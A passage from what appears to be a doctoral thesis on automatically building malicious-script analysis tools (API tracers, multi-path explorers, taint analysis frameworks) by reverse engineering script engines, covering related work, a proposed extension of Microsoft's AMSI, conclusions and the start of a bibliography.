There is a large amount of research on constructing script analysis tools. There are multiple script analysis tools that adopt script-level monitoring. The tool jAEk [71] hooks JavaScript APIs by overriding built-in functions. It inserts hooks on open/send methods of XMLHttpRequest objects and methods regarding HTMLElement.prototype to obtain URLs accessed by Ajax communication. Practical script analysis tools such as Revelo [46], box-js [10], jsunpack-n [37]k and JSDetox [95] also use script-level monitoring. These tools offer strong script behavior analysis capability on JavaScript. However, they do not fulfill the requirements mentioned in Section 3.2.2 because they deeply depend on the language specifications of JavaScript.

There are also script analysis tools based on script engine-level monitoring. Sulo [41][40] is a instrumentation framework for Action Script of Adobe Flash using Intel Pin. It is based on the analysis of the source code of the Actionscript Virtual Machine (AVM). JSAND [1] hooks built-in methods of JavaScript by implementing a specific emulator. FlashDetect [100] modifies an open source script engine of Flash for their hooks. These are examples of script engine-level monitoring. ViperMonkey [53] is an emulator of VBA, which can output logs of notable script APIs.

For system-level monitoring, many binary analysis tools that can hook system APIs and/or system calls such as API Chaser [48], Alkanet [69], Ether [23], Nitro [72], CXPInspector [105], IntroLib [21], and Drakvuf [56] are available. However, none of these tools can fulfill the requirements introduced in Section 3.2.2.

### 3.7.2 Script Engine Enhancement

Chef [9][3] is a symbolic execution engine for script languages. It uses a real script engine for building a symbolic execution engine. It achieves symbolic execution of the target scripts by symbolically executing the script engine binaries with a specific path exploration strategy. The design is similar to that of *STAGER* in that it reuses the target script engine for building a script analysis tool by instrumentation. On the other hand, the approaches and goals with Chef are different from those of *STAGER*. Its approach is based on manual source code analysis, whereas we used binary analysis. In addition, the goal with Chef is building symbolic execution engines, whereas ours is building script API tracers.

### 3.7.3 Virtual Machine Introspection

Several techniques were developed for mitigating the semantic gap between the guest OSes and the VM monitor (VMM). Their goal is to observe the behavior within the guest OSes through the VM by mitigation, which is called VM introspection (VMI).

Virtuoso [25] automatically creates VM introspection tools that can produce the same results as a reference tool executed in a VM from the out-of-VM. Virtuoso first acquires execution traces by executing the reference tool in the VM. This step is referred as training. It then extracts a program slice which is only required for creating the tool. This method is similar to ours in that it extracts required information by analyzing formerly acquired execution traces. It differs from ours in its application target as well as the algorithm it uses to extract information from execution traces.

VMST [29] is a system that can automatically bridge the semantic gap for generating VMI tools. It achieved the automation of the VMI tools generation, while Virtuoso, one of the state-of-the-art studies at that time, is not fully automated. Its key idea is to redirect the code and data executed on the machine of introspection target to another machine prepared for VMI for obtaining the execution results. This idea depends on the key insight that the executed code for the same program is usually identical even across different machines. To do this, VMST identifies the context of the system call execution and the data redirectable to the machine for VMI.

Tappan Zee (North) Bridge [24], or TZB, discovers tap points effective for VM introspection. It monitors memory access of software inside a VM with various inputs for learning. It then finds tap points by identifying the memory location where the input value appears. It is used to monitor the tap points in real time from the out-of-VM for achieving effective VM instrospection.

Hybrid-Bridge [81] is a system that uses decoupled execution and training memorization for efficient redirection-based VMI. The decoupled execution is a technique to decouple heavy-weight online analysis that uses software-based virtualization from light-weight hardware-based virtualization. It uses two execution components: Slow-Bridge and Fast-Bridge. Slow-Bridge extracts meta-data using online data redirection like VMST on a VM with heavy-weight software-based virtualization for training and memorizes the trained meta-data (called training memorization). Fast-Bridge uses the meta-data for VMI on a VM with light-weight hardware-based virtualization. Only when the meta-data is incomplete, the execution on Fast-Bridge falls back to Slow-Bridge.

AutoTap [112] automatically discovers tap points inside an OS kernel for monitoring

various types of accesses to kernel objects such as creation, read, write, and deletion. It dynamically tracks kernel objects and their propagation starting from its creation while resolving the execution context, the types of the arguments, and the access types. It then dumps these meta data into a log file. After the tracking, it analyzes the log file to discover the tap points of interest to introspection.

Overall, the goal of the studies above, mitigating the semantic gap around the VM, is similar to ours. In addition, the approaches of some studies to find the tap points are similar to ours; however, their targets (i.e., OS kernels and VMMs) and algorithms are different from ours.

### 3.7.4 Reverse Engineering of Virtual Machine

Since our method analyzes VMs of script engines for obtaining hook and tap points, we present existing research regarding reverse engineering of VMs. Although no VM analysis study in terms of script engine VMs has been conducted, there have been studies conducted regarding software protection and malware analysis.

Sharif et al. [84] proposed a method of automatically reverse engineering VMs used by malware for obfuscation. They used data flow analysis to identify bytecode syntax and semantics as well as the fundamental characteristics of VMs. Since script engines that our method analyzes are generally based on such VMs, their goal of automatically analyzing the VMs is similar to ours. However, their analysis target is different from ours. Their method identifies information about VMs and bytecode, whereas our method detects the local functions that corresponds to script APIs.

Rolles [80] provided a method of circumventing virtualization-obfuscation used by malware with a running example of the common software protector VMProtect [91]. The method generates optimized x86 code that is equivalent to bytecode by reverse-engineering VMs, producing a disassembler for VM instructions, and optimizing with intermediate representation (IR). This study showed that protection by virtualization-obfuscations is evaded by such analysis. However, it assumed manual analysis implicitly and its automation was not considered in that paper.

Coogan et al. [17] proposed an approach to identify the bytecode instructions responsible for invoking system calls. Since system calls are strongly relevant to malware behavior, their goal was to approximate the behavior by the set of the identified bytecode instructions involved in the invocation of the system calls. Their goal, focus, and approach differd from ours mainly for the following three points. First, their goal was approximating the behavior of malware obfuscated by VMs, whereas ours is mitigating semantic gaps between script APIs and system APIs or system calls. Second, their focus was only on the bytecode instructions relevant to the invocation of system calls, whereas ours was all script APIs regardless of the existence of system calls. Finally, their approach strongly relied on the invoked system calls and arguments, whereas ours relied only on the branch instructions logged with test scripts.

Kinder et al. extended static analysis to make it applicable to programs protected by virtualization-obfuscation. Their method, called VPC-sensitive static analysis, extended conventional static analysis with abstract interpretation whose states are location-sensitive (i.e., sensitive only to the program counter (PC)). Their analysis is sensitive to both PC

and VPC and enables us to analyze VMs properly, whereas the conventional analysis suffers from over-approximation on states. Although their method of static analysis is different from ours of dynamic analysis, applying it combined with ours might be beneficial.

VMAttack [47] deobfuscates virtualization-obfuscated binaries based on automated static and dynamic analysis. Its goal is to simplify the execution traces acquired from the target binaries. It first locates VM instruction handlers by dynamic program slicing and clustering then maps bytecode instructions to the corresponding native assembly ones by analyzing the switch-case structure of the VM. The disassembled bytecode is optimized through stack based IR (SBIR) and only the important instructions are presented to reverse-engineers as simplified code.

Nightingale [36] translates virtualization-obfuscated code into host code such as x86 via dynamic analysis. It locates the dispatcher and handlers of VM instructions by clustering acquired execution trace. This approach is similar to ours in that the aim is to recognize specific functions implemented in a VM (i.e., VM instruction handlers in the Nightingale and script APIs in our method). However, it differs from ours regarding the two points. First, it discovers VM instruction handlers, while ours finds local functions corresponding to scrip APIs. Second, it only recognizes while ours clarifies what function corresponds to what scrip API.

VMHunt [109] is a deobfuscation tool that first handles partially virtualized binaries. It first detects the boundaries between the virtualized snippets and the native snippets by finding context switch instructions in the acquired execution trace and identifies VM instructions by clustering. It then extracts the virtualized kernels, which have the global behavior that affects beyond the boundaries, and symbolically execute them with multiple granularities for reverse engineering them. The analysis of partially virtualized binaries is significantly important for analyzing real-world malware. However, since such binaries are rarely seen among script engines, their motivation differs from ours.

Overall, most of existing studies on reverse-engineering VMs focused on virtualization-obfuscation mainly used by malware. The virtualization-obfuscators only translate instructions of original binaries into VM instructions and rarely provide APIs to the binaries. Therefore, none of the existing studies focused on API function identification while many were conducted to recognize VM instructions. In addition, the bytecode of script engine VMs is arbitrarily operable by changing input scripts while that of virtualization-obfuscated binaries is not. To the best of our knowledge, our research is the first that proposes a reverse-engineering method taking such operable case into account.

### 3.7.5 Differential Execution Analysis

Carmony et al. [12] proposed a method that uses differential analysis of multiple execution and memory traces for identifying tap points of Adobe Acrobat Reader. The traces are logged on condition that PDFs with JavaScript, Well-Formed PDFs, and Malformed PDFs are input to the reader. Based on the differential analysis of the traces, the method identifies tap points that enable the extraction of JavaScript as well as those that represent the termination and error of input file processing.

Zhu et al. [114] used differential execution analysis to identify the blocking conditions used by anti-adblockers. They accessed websites and logged the traces of JavaScript

execution with and without an adblocker. They then analyzed the traces to discover branch divergences caused by the adblocker and identified the branch conditions that cause the divergences.

Although they used differential execution analysis the same as with our method, their focus (Adobe Acrobat Reader and JavaScript in websites) was different from ours (i.e., script engines). In addition, our differentiation algorithm (i.e., the modified Smith-Waterman algorithm) is different from those used in the above studies because their target problems to solve were also different from ours (i.e., identification of the commonly appeared sequences).

### 3.7.6 Feature Location

Feature location techniques aim to locate the module implementing a specific software feature, which are studied in software engineering. Although their target (i.e., source code) is different from ours (i.e., binaries), some studies use differential analysis of execution traces the same as ours.

Wilde et al. [104] proposed a method called software reconnaissance, which locates software features by comparing execution traces obtained on condition that the feature of interest is active and inactive.

Wong et al. [108] presented an approach that compares execution slices instead of execution traces. Because the slices include data related to a feature of interest, their approach takes data flow into account in addition to control flow.

Eisenbarth et al. [26] presented an approach that addresses a problem of the difficulty of defining a condition that activates exactly one feature. Their approach uses the dynamic analysis of binaries combined with the formal static analysis of the program dependency graph and source code. Koschke et al. [51] extended their work by enabling them to handle statement-level analysis instead of their method-level one.

Asadi et al. [2] proposed a method that adopts techniques of natural language processing to analyze source code and comments in it, in addition to the analysis of execution traces.

Since the underlying motivation of understanding programs and the basic approach of comparing multiple execution traces are common among their studies and ours, our method can be regarded as feature location whose target is binaries.

## 3.8 Conclusion

In this chapter, we focused on the problems of current dynamic script analysis tools and proposed a method for automatically generating script API tracers by automatically analyzing the binaries of script engines. The method detects appropriate hook and tap points in script engines through dynamic analysis using test scripts. Through the experiments with a prototype system implemented with our method, we confirmed that the method can properly append script behavior analysis capability to the script engines for generating script API tracers. Our case studies also showed that the generated script API tracers can analyze malicious scripts in the wild. Appending more effective script analysis capabilities is for future work.

# Chapter 4

# Automatically Building Script Multi-Path Explorers

For patent application, this chapter presents only a summarized version of the original.

Malicious scripts are generally analyzed by dynamic analysis that does not suffer from obfuscation. However, since generic dynamic analysis analyzes only a single executed path, it is not practical to analyze evasive malicious scripts, which have execution paths triggered only when specific conditions are fulfilled. To address this problem, multi-path exploration, which executes both paths of a conditional branch, has been developed. However, building multi-path explorers for various script engines frequently used by attackers is unrealistic because it requires separate design and implementation for each script engine, which imposes an unrealistic burden.

In this chapter, we propose an approach that builds multi-path explorers on the basis of vanilla script engines by dynamically analyzing them to obtain architecture information of their virtual machines (VMs) required for multi-path exploration. Our approach executes multiple test scripts to obtain execution traces of the target script engine and differentiates them for extracting architecture information of its VM. We implemented a prototype system called *STAGER M* with our approach and evaluated it with Lua and VBScript. The experimental results showed that *STAGER M* could correctly extract the architecture information required to build multi-path explorers within a realistic time frame. Using the information, we built multi-path explorers and demonstrated that they could effectively analyze real-world evasive malicious scripts.

# Chapter 5

# Automatically Building Script Taint Analysis Frameworks

For patent application, this chapter presents only a summarized version of the original.

Data flow analysis is an essential technique for understanding the complicated behavior of malicious scripts. For tracking the data flow in scripts, dynamic taint analysis has been widely adopted by existing studies. However, the existing taint analysis techniques have a problem that each script engine needs to be separately designed and implemented. Given the diversity of script languages that attackers can choose for their malicious scripts, it is unrealistic to prepare taint analysis tools for the various script languages and engines.

In this chapter, we propose an approach that automatically builds a taint analysis framework for scripts on top of the framework designed for native binaries. We first conducted experiments to reveal that the semantic gaps in data types between binaries and scripts disturb our approach by causing under-tainting. To address this problem, our approach detects such gaps and bridges them by generating force propagation rules, which can eliminate the under-tainting. We implemented a prototype system with our approach called *STAGER T*. We built taint analysis frameworks for Python and VBScript with *STAGER T* and found that they could effectively analyze the data flow of real-world malicious scripts.

# Chapter 6

# Overall Discussion

In this chapter, we provide overall discussion involved in multiple chapters (especially in Chapter 3-5). We first discuss how we can effectively combine the approaches proposed in the chapters and then describe how practical the malicious script analysis systems built by combining them would be. From the different perspective, we also discuss what can be proposed for the future script engines with the insight obtained in the chapters. More concretely, we propose to future script engines that they have an interface that provide information helpful for building malicious script analysis systems by extending the design of an existing interface provided by the script engines of Microsoft Corporation.

## 6.1 Malicious Script Analysis System and Its Application

In this section, we first explain how the malicious script analysis capabilities of script API trace, multi-path exploration, and taint analysis achieved in Chapters 3-5 are combined to build a full-fledged malicious script analysis system. We then show the possible applications of the system for malware detection and classification.

### 6.1.1 Malicious Script Analysis System

We consider combining the three analysis capabilities achieved in Chapters 3-5 for building the full-fledged malicious script analysis systems. Since the script API tracers, multi-path explorers, and taint analysis frameworks are built with our approaches by inserting the additional analysis code for each, we can simply combine them by inserting all the analysis code into the target script engine. Because their additional code is independent, there is no intervention among them even when we combined them. With the combination, we can build more powerful malicious script analysis systems below.

- Script API tracing and multi-path exploration: multi-path script API tracers
- Multi-path exploration and taint analysis: efficient multi-path explorers with taint analysis
- Script API tracing and taint analysis: taint analysis frameworks whose taint source and sink are arguments of script APIs

We describe them in detail below.

#### Multi-path script API tracer

A multi-path script API tracer analyzes multiple execution paths to log the called script APIs and their arguments. As shown in Chapter 4, it can help malware analysts understand the behavior of evasive malicious scripts.

#### Efficient multi-path explorer with taint analysis

Taint analysis can make a multi-path explorer more efficient. Multi-path exploration generally has interests only in the conditional branches dependent on the inputs because the conditional branches independent of the inputs always result in the same execution path. Therefore, multi-path explorers can efficiently execute the exhaustive paths by filtering out the latter conditional branches from the paths of their exploration target. To this end, we can use taint analysis for the filtering. Taint analysis, whose taint sources are inputs and taint sinks are conditional branches, can identify whether a conditional branch is depends on the inputs or not. Therefore, a multi-path explorer with this approach can efficiently explorer all paths by reducing exploration space.

#### Taint analysis framework whose taint source and sink are set to script APIs

In taint analysis, where to set the taint sources and sinks are important perspectives. Since our goal is analyzing malicious scripts, it is crucial to set the taint sources and sinks at the script context (e.g., the arguments and the return value of script APIs). However, it needs to reverse-engineer the script engine to determine the appropriate points to set the sources and sinks in the script engine binaries. Because our approach that builds script API tracers provides such reverse engineering, it enables us to set the taint sources and sinks involved in script APIs. This helps malware analysts perform more flexible taint analysis with the choice of diverse taint sources and sinks.

In addition, we can build full-fledged malicious script analysis systems by combining the above three analysis capabilities.

### 6.1.2 Application

#### Malware Classification

We introduce an application of our malicious script analysis systems, malware classification. Malware classification is an important technique that identifies the malware family of unknown malware samples. Malware family is groups of malware in which malware samples in the same group has similar characteristics. Since attackers manually create malware and generally reuse a certain amount of its program code to develop evolved malware, many malware samples share some characteristics, such as their malicious behavior. Thus, malware forms families.

Identifying malware families can provide helpful information to malware analysts. If the families are automatically known, malware analysts can efficiently analyze the malware

that belongs to the families. The malware analysts can choose a sample of the representative point in the family to comprehend the summary of the malware samples in the family. When a newly evolved sample in the family appears, malware analysts only have to analyze the difference between the sample and the representative point of the family. This can significantly reduce the burden of malware analysts because the difference that they have to analyze is generally much smaller than the entire malware. The malware samples are generally classified by applying machine learning techniques to the data extracted from the samples, such as API traces [50] and data flow graph [74].

However, because it relies on dynamic analysis techniques such as API tracing and taint analysis, it may suffer from evasion. If the target malware uses evasion, neither API traces nor data flow graphs may be unavailable. At this point, our malicious script analysis systems can contribute to addressing this problem. By using a multi-path script API tracer or a multi-path taint analysis framework, we can enable the classification technique to apply to even evasive malicious scripts.

**IOC generation**

One of the important applications in recent cybersecurity is an indicator of compromise (IOC) generation for malicious script detection. An IOC is the signature of behavior that is observed during the execution of the target malware. It is generally used by a security system called endpoint detection and response (EDR) agent. An EDR agent is responsible for providing the malware detection and incident response features at the endpoint. Therefore, it is installed on each host on the network and observes their behavior continuously. The behavior it observes includes file creation, network communication, registry access, and process creation. If the observed behavior matches the IOC, it detects the behavior as malicious and alerts it. Once the malicious behavior is detected, an EDR agent enables remote security analysts to respond to the incident over the network.

The IOCs are generally prepared by analyzing the target malware (including malicious scripts) to obtain artifacts. The artifacts include file names, process names, registry entries, and destinations of network communications. However, manually analyzing malware to discover such artifacts is tedious work that requires a large amount of human effort since attackers generally obfuscate malware to harden it against the analysis. In addition, selecting sets of artifacts appropriate for the detection with IOCs from the discovered artifacts is also difficult work. To overcome these difficulties, a technique [52] is proposed to automatically generate IOCs from multiple malware samples in the same family.

However, because it relies on the API traces that include artifacts obtained by analyzing the target malware, it may suffer from evasion. If the target malware uses evasion, API traces that include artifacts usable for IOC generation may be unavailable. At this point, our malicious script analysis systems can contribute to addressing this problem. We describe how our malicious script analysis systems can help the IOC generation. The script API tracing capability simply provides artifacts through the arguments of the script API traces. The multi-path exploration can help us to discover even the artifacts hidden behind the evasion. The taint analysis can help the multi-path exploration efficiently explorer the exhaustive paths by filtering out the conditional branches irrelevant to the inputs to reduce the exploration space, as shown in the previous section. In addition, it

can also apply to identify useless artifacts. Since we assume that many endpoints with EDR agents share the IOCs, the artifacts become useless for IOC generation when they are only observed in a specific environment. For example, if an artifact (e.g., a file name of the downloaded malware) is determined based on the universally unique identifier (UUID) of a volume, the IOC generated with the artifact does not work on the other machines that do not have the volume. Moreover, if an artifact is determined based on the system time information, the IOC generated with the artifact does not work other than the time. The required time to detect malicious behavior with IOCs depends on the number of IOCs input to EDR agents. In addition, the more IOCs the EDR agent use, the more false positives it would produce. Thus, we have to filter out such environment-dependent and time-dependent artifacts to remove useless IOCs.

The taint analysis can apply to identify such useless artifacts. We assign taint tags to the output of the script APIs that obtain system information specific to an execution environment and system time. If the tags are propagated to the artifacts, the artifacts are useless because they are dependent on the specific environment or time.

Considering this application, we have several research questions (RQs).

**RQ1:** How much more artifacts are obtained with the full-fledged malicious script analysis system than a simple single-path script API tracer?

**RQ2:** How many useless artifacts are eliminated with the systems?

**RQ3:** How much overhead do the systems produce to generate IOCs?

Finding the answers for these RQs may be an interesting future work for us.

## 6.2 Proposal for Next-Generation Script Engine

In this section, we discuss how the next-generation script engines should be designed from the security perspective by using the insights obtained in Chapters 3-5. To this end, we first explain the Anti-Malware Scan Interface (AMSI) [64], an interface for the security of script engines provided by Microsoft Corporation, as a case study of script engines that have such interfaces. We then propose the possible extension of this feature for next-generation script engines.

### 6.2.1 Case Study: Anti-Malware Scan Interface

AMSI is an interface standard that provides protection against malicious scripts by enabling third-party security products to access the behavior information of the target script running on script engines that support AMSI. It enables us to scan even data that only reside in memory, such as fileless malware, by providing the interface to access data used by scripts in the script engine process. The script engines supported by AMSI include PowerShell, Windows Script Host, JScript, VBScript, and MS Office VBA. AMSI is provided to application developers who want to interact with security products and third-party developers of security products.

Figure 6.1 shows the workflow of AMSI. Suppose we execute a (suspicious) script on a script engine that supports AMSI and scan the script with a security product using AMSI.

During the execution, the script engine output logs of the behavior of the script, which contain arguments of the called Win32, COM, and script APIs. When the script engine executes suspicious Win32 and COM APIs widely used by attackers, the script engine sends the logs to AMSI. The security product can use the logs to determine whether the behavior of the target script is malicious. If the target script is identified as malicious, the security product can alert the script engine via AMSI, which can terminate the script engine process.

As shown above, AMSI provides security features involved in script engines to third-party developers. To the best of our knowledge, AMSI is the first that provides such an interface. Therefore, it is an important case study for discussing the next generation of it. In the subsequent section, we discuss the limitation of AMSI from the perspective of malicious script analysis and then propose a new interface suitable for the analysis.





Figure 6.1: Workflow of Anti-Malware Scan Interface (AMSI)

### 6.2.2 Next-Generation Script Engine

We consider the limitations of AMSI as follows.

- Supporting AMSI needs to be taken into account at the design phase of the script engine development; therefore, it cannot be added after the development and deployment, unlike our approaches in Chapters 3-5.
- AMSI only provides analysis of the single executed path.
- AMSI does not provide data flow analysis capability such as taint analysis.

For the first limitation, we simply recommend all script engines that will be developed in the future to support an interface that provides security features like AMSI. Especially for proprietary script engines, even the standardization of such interface is desirable from the security perspective since building a malicious script analysis system with neither source code nor previous knowledge on the design and implementation of script engines is tedious work for malware analysts.

The second and third limitations are not a severe problem for AMSI because the goal of AMSI is to provide the interface for run-time scanning of malicious scripts, which does

not require multi-path exploration and data flow analysis. However, we argue that we also need the interface for analyzing malicious scripts in addition to that for scanning, considering the recent prevalence of evasive malicious scripts. In such a case, the interface has to provide more information than AMSI to achieve various analysis capabilities such as multi-path exploration and taint analysis.

AMSI only has a one-way channel through which the security product can only receive the information through AMSI and cannot intervene in the behavior of script engines. We require the interface through which security products can actively interact with the target script engine for building malicious script analysis systems. Figure 6.2 shows our proposing interface for malicious script analysis. The interface provides a two-way channel that enables the security product to interact with the target script engine. The product can receive the run-time information of the script engine through the interface. Moreover, the product can even send the operation that interferes with the behavior of script engines.

Although such an interface would produce some overhead, it is not a severe problem since it aims to be used only on specific analysis environments such as dynamic malware analysis sandboxes. In other words, it does not disturb ordinary script execution by users.

Some may find that our proposing interface is similar to debuggers. However, it differs from debuggers in that it provides the architecture information of VMs, including its execution context. Although debuggers for scripts are sometimes provided to developers, most do not provide information involved in the VM internals. That is, generic debuggers for scripts provide only script-level debugging instead of VM-level debugging. Since analysis capabilities such as multi-path exploration and taint analysis require the information of VM execution context, we cannot use debuggers for the interface.





Figure 6.2: Our proposing interface for malicious script analysis

We have the second and third limitations due to the lack of architecture information that the interface should provide. Table 6.1 shows run-time information of script engines that our proposing interface enables us to access. By accessing the information, third-party developers can easily build their own multi-path explorers and taint analysis frameworks, as described in Chapter 4 and Chapter 5. This results in eliminating the second and third limitations.

Although our approaches can obtain the information with reverse engineering methods, it is better to be officially provided by the script engines through the interface. In such a

Table 6.1: Run-time information provided by our proposing interface.

| Objective | Read/Write | Run-time information |
|---|---|---|
| Multi-path exploration | R&W | Current VPC |
| | R&W | Current conditional branch flag |
| | R&W | Type of current VM instruction |
| Taint analysis | R | Type conversion functions and their arguments |
| | R | I/Os of type conversion functions |

case, we need no overhead of analyzing script engine binaries and no human effort including test script preparation. In addition, we can obtain the information with perfect accuracy, which no false positives and false negatives are produced. We hope such an interface will be prevalent in the future to provide better protection against malicious scripts.

# Chapter 7

# Conclusion

In this chapter, we conclude this thesis by summarizing our contributions and describing the future prospects of the research field newly developed in this thesis.

## 7.1 Summary of Contributions

**Exploit File Detection**

In Chapter 2, we proposed an approach that statically detects ROP chains embedded in exploit files with byte-by-byte static analysis. Our approach can fill the missing piece of the protection against ROP attacks: robust detection based on static analysis. As described in Chapter 2, our approach detects ROP chains based on a machine learning technique that learns the known malicious samples and libraries used for the ROP attacks. Therefore, it requires neither human-defined detection rules nor updates of the rules to keep up with the evolution of the ROP attacks.

In addition, our approach is even applicable to the endpoints such as IoT devices that may be heterogeneous and less-resourced environments to which protection based on dynamic analysis is difficult to apply. This is because our approach requires neither a specific execution environment for dynamic analysis nor deployment to the endpoints of the defense target for runtime detection.

Overall, our approach enabled us to realize defense in depth against ROP attacks. Since ROP attacks are almost essential for exploit files targeting the current OSes that generally enable NX bit, our approach contributes to the defense against exploit files.

**Malicious Script Analysis**

In Chapter 3, we proposed an approach that builds script API tracers. The script API tracers built with our approach can help analysts easily understand the behavior of the malicious scripts. In addition, it is also helpful to build protection systems based on API traces such as IOC generator [52] and malware classifier [50]. Although we have applied it to malicious script analysis, it is also applicable to debugging benign software.

In Chapter 4, we proposed an approach that builds multi-path explorers for scripts. The multi-path explorers built with our approach can analyze even evasive malicious

scripts. That is, malware analysts can properly understand the behavior of malicious scripts only activated when specific conditions are fulfilled. Also, it may apply to the testing of benign software since the path coverage is important in testing, and the multi-path explorer can improve it. Note that the exploration by the multi-path explorer might even execute infeasible paths due to corrupted execution contexts. Thus, it should be taken into account when applying the multi-path explorer to testing.

In Chapter 5, we proposed an approach that builds taint analysis frameworks for scripts. As a preliminary, we investigated the root cause of the under-tainting specific to scripts to realize correct taint analysis frameworks. To the best of our knowledge, this is the first study that clarified the problem of the under-tainting specific to scripts and its root cause. Since various security applications such as malware analysis, vulnerability discovery, and information disclosure protection widely use taint analysis, the taint analysis frameworks built with our approach can also contribute to those applications for scripts.

Overall, for cybersecurity, this thesis is the first that proposed an idea of automating to build malicious script analysis systems based on reverse engineering of script engine binaries. This key idea is widely applicable to building malicious script analysis systems with diverse capabilities not limited to those introduced in this thesis. Therefore, the contribution of this thesis is not only providing the specific approaches introduced in Chapters 3-5 but also developing a new research field of automating to build malicious script analysis systems.

For software engineering, to the best of our knowledge, this thesis is also the first that proposed reverse engineering methods for script engine binaries that use the test scripts. We believe this thesis can promote the studies in software engineering, such as debugging and testing script engines.

## 7.2 Future Prospects

### Protection against Exploit Files

In addition to our approach, many mitigation mechanisms [106][65] have been developed and deployed to recent OSes. This defense in depth has made vulnerability exploitation more and more difficult. Moreover, hardware-assisted protection such as Intel Control-flow Enforcement Technology (CET) [18] also makes it difficult. Therefore, attacks with exploit files may be almost impossible in the future. Even in such a situation, attacks with malicious scripts would still exist because they abuse legitimate functionality. Thus, the critical problem of malicious files would be malicious scripts in the future, and more resources should be devoted to the protection against them.

### Application to Protection against Malicious Script

The malicious script analysis systems built with our approaches apply to various protection techniques against malicious scripts. For example, because some approaches on malware classification [50] and IOC generation [52] use an API tracer, a script

API tracer built with our approach is also applicable to malicious script classification and IOC generation for malicious scripts. Because techniques such as data leak prevention [39][16], protocol reverse engineering [107][102], and algorithm reuse [49] use taint analysis, taint analysis frameworks built with our approach also applies to those for malicious scripts. In addition, multi-path exploration can improve the applications above by appending the capability of handling evasion.

Therefore, studying how our analysis systems can improve protection by developing the above applications would be our important next step for providing rigid security against malicious scripts. Due to the lack of existing studies providing the above protection against malicious scripts, we believe this study would greatly contribute to improving the protection.

**Application to Other Fields**

As mentioned in the previous section, the analysis capabilities provided by our approaches, i.e., script API tracing, multi-path exploration, and taint analysis, are applicable to build various tools other than malicious script analysis. For example, a script API tracer applies to debugging, and a taint analysis framework applies to vulnerability discovery. As developers use ltrace [13] and strace [94] on Linux OS for debugging binaries, API tracers can help them to understand the behavior of a debuggee. Therefore, the same as for binaries, a script API tracer built with our approach is also helpful for debugging (benign) scripts.

One of the main targets of vulnerability discovery for scripts is Web applications [73][101][67][103][55] since many of them are written in script languages. Therefore, taint analysis frameworks built with our approach can also apply to the vulnerability discovery.

**Application of Reverse Engineering of Script Engine**

We introduced reverse engineering methods of script engine binaries. Although our methods are applied to build malicious script analysis systems in this thesis, they are also applicable to various applications involved in script engines not limited to security.

One of the possible applications is vulnerability discovery in script engines. Vulnerability discovery requires a deep understanding of the target program. Since our methods can make it easy to understand the internal design and implementation of script engines, they can also contribute to efficient vulnerability discovery. For example, an approach that first recognizes the internals of the target script engine with our methods and then conducts fuzzing combined with guided symbolic execution may be possible. By taking the internals into account, we can explore the paths that lead to the point in which vulnerabilities tend to reside with high priority.

**Complete Removal of Human Intervention**

Since our approach requires test scripts, manually preparing them is currently essential despite the word of “automatic.” Our possible future work may include the reduction or complete removal of this human intervention. As shown in Chapters 3-5, the test scripts are not complicated and have some solid form in their semantics. That is, the required components of them, such as the target script API calls, loops,

and conditional branch flag, are common among those for different script languages, though their syntax is slightly different each other. Therefore, we believe that automatically generating them or retrieving them from the Internet for preparation without human intervention is possible. If we achieve this, we can build malicious script analysis systems for arbitrary script languages and engines with no human effort. This would improve the protection against malicious scripts, especially for them crafted to be executed on proprietary script engines.

In the end, we would like to reach more secure society via our approaches and systems.

# Bibliography

[1] Pieter Agten, Steven Van Acker, Yoran Brondsema, Phu H Phung, Lieven Desmet, and Frank Piessens. Jsand: complete client-side sandboxing of third-party javascript without browser modifications. In *Proceedings of the 28th Annual Computer Security Applications Conference (ACSAC '12)*, pages 1–10. ACM, 2012.

[2] Fatemeh Asadi, Massimiliano Di Penta, Giuliano Antoniol, and Yann-Gaël Guéhéneuc. A heuristic-based approach to identify concepts in execution traces. In *Proceedings of the 14th European Conference on Software Maintenance and Reengineering*, CSMR '10, pages 31–40. IEEE, 2010.

[3] The Dependable Systems Lab at EPFL in Lausanne. Chef. `https://github.com/S2E/s2e-old/tree/chef`. (accessed: 2018-01-01).

[4] Microsoft Azure. Bing search apis. `https://azure.microsoft.com/en-us/services/cognitive-services/search/`. (accessed: 2017-03-28).

[5] Rohitab Batra. Api monitor. `http://www.rohitab.com/apimonitor`. (accessed: 2019-02-15).

[6] Tyler Bletsch, Xuxian Jiang, Vince W Freeh, and Zhenkai Liang. Jump-oriented programming: a new class of code-reuse attack. In *Proceedings of the 6th ACM Symposium on Information, Computer and Communications Security*, pages 30–40. ACM, 2011.

[7] Frank Boldewin. Analyzing msoffice malware with officemalscanner. `http://www.reconstructer.org/code/OfficeMalScanner.zip`. (accessed: 2016-01-15).

